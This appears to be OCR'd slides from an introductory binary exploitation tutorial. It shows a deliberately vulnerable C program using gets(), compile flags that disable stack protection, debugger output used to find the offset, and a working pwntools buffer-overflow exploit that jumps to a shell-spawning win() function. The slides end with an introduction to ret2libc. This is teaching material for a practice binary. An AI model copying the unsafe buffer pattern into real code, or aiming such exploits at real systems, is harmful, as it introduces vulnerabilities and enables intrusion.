


```c
#include <stdio.h>
void setup(){
  setvbuf(stdin,0x0,2,0);
  setvbuf(stdout,0x0,2,0);
  setvbuf(stderr,0x0,2,0);
}

void win(){
    system("/bin/sh");
}

void vuln(){
    char buf[0x20];
    printf("Input > ");
    gets(buf);
    return;
}

int main(){
    setup();
    vuln();
}
```

compile with

```
> gcc main.c -o main -m32 -no-pie -fno-stack-protector
```


pwntools




```
from pwn import *
io = process("./main")

# gdb.attach(io)
io.sendlineafter(b">",b"...")
io.interactive()
```

https://docs.pwntools.com/en/stable/


bof to win



```
gef➤  print win
$1 = {<text variable, no debug info>} 0x8049203 <win>
```




```
$ebp    : 0xffffd3b8
```




```
gets@plt (
   [sp + 0x0] = 0xffffd390
   [sp + 0x4] = 0xf7fd8f94
)
```

0xffffd3b8+0x4 - 0xffffd390 = 0x2c

bof to win




```python
from pwn import *
io = process("./main")

# gdb.attach(io)
io.sendlineafter(b">",b"A"*0x2c + p32(0x8049203))
io.interactive()
```



```
vagrant@ubuntu-jammy:~/pwn_101/exp_101/bof_win$ python3 exploit.py
[+] Starting local process './main': pid 5503
[*] Switching to interactive mode
 $ ls
exploit.py  main  main.c
$
[*] Interrupted
[*] Stopped process './main' (pid 5503)
vagrant@ubuntu-jammy:~/pwn_101/exp_101/bof_win$
```

what if there’s no win() function?

libc


...
.text
.data
.bss
"main" binary
...
LIBC .text
LIBC .data
LIBC .bss
LIBC binary
...

ret2libc


Aim: mimic a system(“bin/sh”) call

what does the stack look like when
system(“/bin/sh”) is called?

ret2libc

